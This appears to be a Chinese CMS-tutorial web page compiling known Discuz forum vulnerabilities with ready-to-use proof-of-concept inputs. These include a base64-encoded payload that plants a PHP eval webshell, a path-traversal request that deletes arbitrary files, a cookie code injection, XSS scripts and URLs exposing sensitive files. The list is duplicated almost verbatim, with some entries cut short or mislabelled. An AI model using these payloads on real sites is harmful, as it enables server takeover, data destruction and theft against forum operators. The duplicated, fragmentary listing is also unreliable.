您现在的位置是:首页 > cms教程 > Discuz教程Discuz教程
Discuz常见漏洞汇总
 元柏2025-07-03Discuz教程已有人查阅
导读Discuz ML! V3.X 代码注入代码注入导致RCEDiscuz! X2.5 远程代码执行(1).注册任意账户(2).登陆用户,发表blog日志(注意是日志)(3).添加图片,选择网络图片
Discuz ML! V3.X 代码注入
Date
2019
类型
代码注入导致RCE
影响范围
敏感信息泄露
影响范围:
DZ x2.5
POC:
http:// .xx.xx/uc_server/control/admin/db.php
http:// .xx.xx/source/plugin/myrepeats/table/table_myrepeats.php
http:// .xx.xx/install/include/install_lang.php
Discuz! X2.5 远程代码执行
Date:
2012
类型:
RCE
前置条件:
(1).注册任意账户
(2).登陆用户,发表blog日志(注意是日志)
(3).添加图片,选择网络图片,地址{${fputs(fopen(base64_decode(ZGVtby5waHA),w),base64_decode(PD9waHAgQGV2YWwoJF9QT1NUW2NdKTsgPz5vaw))}}
(4).访问日志,论坛根目录下生成demo.php,一句发密码c
影响范围:
v2.5
Discuz!X2/2.5弱口令破解漏洞
Date:
2013
类型:
登录界面 破解
影响范围:
Discuz!X2/2.5
ssvid-93588
Date:
2014
类型:
任意文件删除
前置条件:
(1)登陆DZ前台
(2)请求:
home.php?mod=spacecp&ac=profile&op=base
POST birthprovince=../../../test.txt&profilesubmit=1&formhash=b644603b
修改成功之后出生地就会变为../../../test.txt
(3)构造请求向home.php?mod=spacecp&ac=profile&op=base上传文件(普通图片即可)
请求后文件被删除
影响范围:
version<=3.4
SSV-96608
Date:
2014.10
类型:
前台任意文件删除
影响范围:
SSV-89024
Date:
2015.1
类型:
Discuz X2.5 /source/class/class_image.php 命令执行漏洞
影响范围:
Discuz X2.5
Discuz! X系列远程代码执行漏洞
Date:
2015.8
类型:
RCE + XML反序列化
前置条件:
访问:/api/uc.php
影响范围:
SSV-91183
Date:
2016.3
类型:
SSRF
影响范围:
Discuz! X2 X3
POC:
http://www.ebingou.cn/archives/6068.html?mip
CVE-2018-14729
Date:
2018.8
类型:
远程代码执行
前置条件:
登录后台
影响范围:
Discuz! 1.5-2.5
Discuz
Discuz!X ≤3.4 任意文件删除漏洞分析
Discuz!7.2/X1 第三方插件SQL注入及持久型XSS漏洞
SQL注入及跨站脚本漏洞。
moodwall.inc.php
发表心情处直接插入html代码
code 区域
简要描述:
页面对取到的参数没有过滤,直接echo到了html里
详细说明:
api/db/dbbak.php页面,对$apptype缺少必要的过滤,调用api_msg()函数时直接将$apptype echo到了html中。
漏洞证明:
http://**.**.**.**/api/db/dbbak.php?apptype=1%22%3E%3Cscript%3Ealert(1)%3C/script%3E%3C%22


Date
2019
类型
代码注入导致RCE
影响范围
Discuz!ML v.3.4 、Discuz!ML v.3.2 、Discuz!ML v.3.3 product of codersclub.org
poc
_language=sc'.phpinfo().';
SSV-90861
Date:
2012
类型:敏感信息泄露
影响范围:
DZ x2.5
POC:
http:// .xx.xx/uc_server/control/admin/db.php
http:// .xx.xx/source/plugin/myrepeats/table/table_myrepeats.php
http:// .xx.xx/install/include/install_lang.php
Discuz! X2.5 远程代码执行
Date:
2012
类型:
RCE
前置条件:
(1).注册任意账户
(2).登陆用户,发表blog日志(注意是日志)
(3).添加图片,选择网络图片,地址{${fputs(fopen(base64_decode(ZGVtby5waHA),w),base64_decode(PD9waHAgQGV2YWwoJF9QT1NUW2NdKTsgPz5vaw))}}
(4).访问日志,论坛根目录下生成demo.php,一句发密码c
影响范围:
v2.5
Discuz!X2/2.5弱口令破解漏洞
Date:
2013
类型:
登录界面 破解
影响范围:
Discuz!X2/2.5
ssvid-93588
Date:
2014
类型:
任意文件删除
前置条件:
(1)登陆DZ前台
(2)请求:
home.php?mod=spacecp&ac=profile&op=base
POST birthprovince=../../../test.txt&profilesubmit=1&formhash=b644603b
修改成功之后出生地就会变为../../../test.txt
(3)构造请求向home.php?mod=spacecp&ac=profile&op=base上传文件(普通图片即可)
请求后文件被删除
影响范围:
version<=3.4
SSV-96608
Date:
2014.10
类型:
前台任意文件删除
影响范围:
SSV-89024
Date:
2015.1
类型:
Discuz X2.5 /source/class/class_image.php 命令执行漏洞
影响范围:
Discuz X2.5
Discuz! X系列远程代码执行漏洞
Date:
2015.8
类型:
RCE + XML反序列化
前置条件:
访问:/api/uc.php
影响范围:
SSV-91183
Date:
2016.3
类型:
SSRF
影响范围:
Discuz! X2 X3
POC:
http://www.ebingou.cn/archives/6068.html?mip
CVE-2018-14729
Date:
2018.8
类型:
远程代码执行
前置条件:
登录后台
影响范围:
Discuz! 1.5-2.5
Discuz
Discuz!X ≤3.4 任意文件删除漏洞分析
Discuz!7.2/X1 第三方插件SQL注入及持久型XSS漏洞
SQL注入及跨站脚本漏洞。
moodwall.inc.php
发表心情处直接插入html代码
code 区域
"><script>alert(/xss/)</script>
Discuz! X1某页面存在XSS漏洞简要描述:
页面对取到的参数没有过滤,直接echo到了html里
详细说明:
api/db/dbbak.php页面,对$apptype缺少必要的过滤,调用api_msg()函数时直接将$apptype echo到了html中。
漏洞证明:
http://**.**.**.**/api/db/dbbak.php?apptype=1%22%3E%3Cscript%3Ealert(1)%3C/script%3E%3C%22
感谢您的认可和支持
微信
支付宝
本文标签:
很赞哦! ()
相关教程
图文教程
Discuz nt插件开发教程
1 新建一个空白项目,引入Discuz.Cache.dll(缓存),Discuz.Common.dll(公用类)Discuz.Config.dll(文件配置类),Discuz.Data.dll(数据访问类),Discuz.Entity.dll(实体类),
Discuz论坛搜索功能使用方法
Discuz论坛是一个基于PHP的开源社区软件,支持用户发帖、回帖、私信等功能。搜索功能是其中的一个重要模块,允许用户通过关键词、作者、时间等条件来查找帖子。
Discuz的NT非官方升级介绍
接触Discuz的NT有很长的一段时间,从最初的神秘到现在的跃跃欲试,在这个九月之后一天,十一的前一天下午,终于完成了一次非官方升级!
discuz模板调用方法和语言标签使用方法示例
工作中遇到一个小问题,discuz的手机模板中,需要切换收藏和取消收藏。取消收藏,需要找到forum/viewthread.htm 、forum/viewthread_node.htm 模板
相关源码
-
 (PC+WAP)盆栽绿植观赏植物花卉租赁免费pbootcms网站模板为花卉盆栽租赁、园林绿化企业打造的PbootCMS网站模板,采用较新内核开发,PC与移动端数据实时同步。通过清新自然的视觉设计,精准展现植物养护、花卉展示等业务场景,帮助用户快速建立专业级行业网站。查看源码
-
 (自适应)宽屏大气红色机械设备pbootcms模板源码下载为机械设备制造企业设计的响应式网站模板,采用PbootCMS内核开发。宽屏布局突出设备展示效果,红色工业风格贴合机械行业属性,支持PC端与手机端自动适配查看源码
-
 (PC+WAP)压缩机离心风机红色机械设备营销型网站pbootcms模板基于PbootCMS开发的压缩机/离心风机专用模板,助力机械设备企业构建高效营销平台;模板可编辑压缩机参数表、风机性能曲线等专业展示模块查看源码
-
 (自适应)工业机械设备产品介绍免费pbootcms源码下载本网站模板基于PbootCMS内核精心开发,为机械设备与工业产品制造企业量身打造。设计充分考量行业特性,突出产品展示与技术实力呈现查看源码
-
 (PC+WAP)中英双语户外用品帐篷装备pbootcms网站模板下载这款基于PbootCMS开发的中英文双语模板专为户外装备行业设计,适配PC和移动设备。模板采用现代化设计风格,突出户外产品的功能性和实用性,帮助企业建立专业的国际化展示平台。查看源码
-
 (PC+WAP)绣花刺绣传统手工工艺pbootcms网站源码下载这款基于PbootCMS的网站模板为刺绣和传统手工艺行业设计,采用优雅的布局和精致的细节处理,能够呈现手工艺品的独特韵味和文化内涵。模板结构合理,功能完善,是手工艺从业者展示作品的理想选择。查看源码
| 分享笔记 (共有 篇笔记) |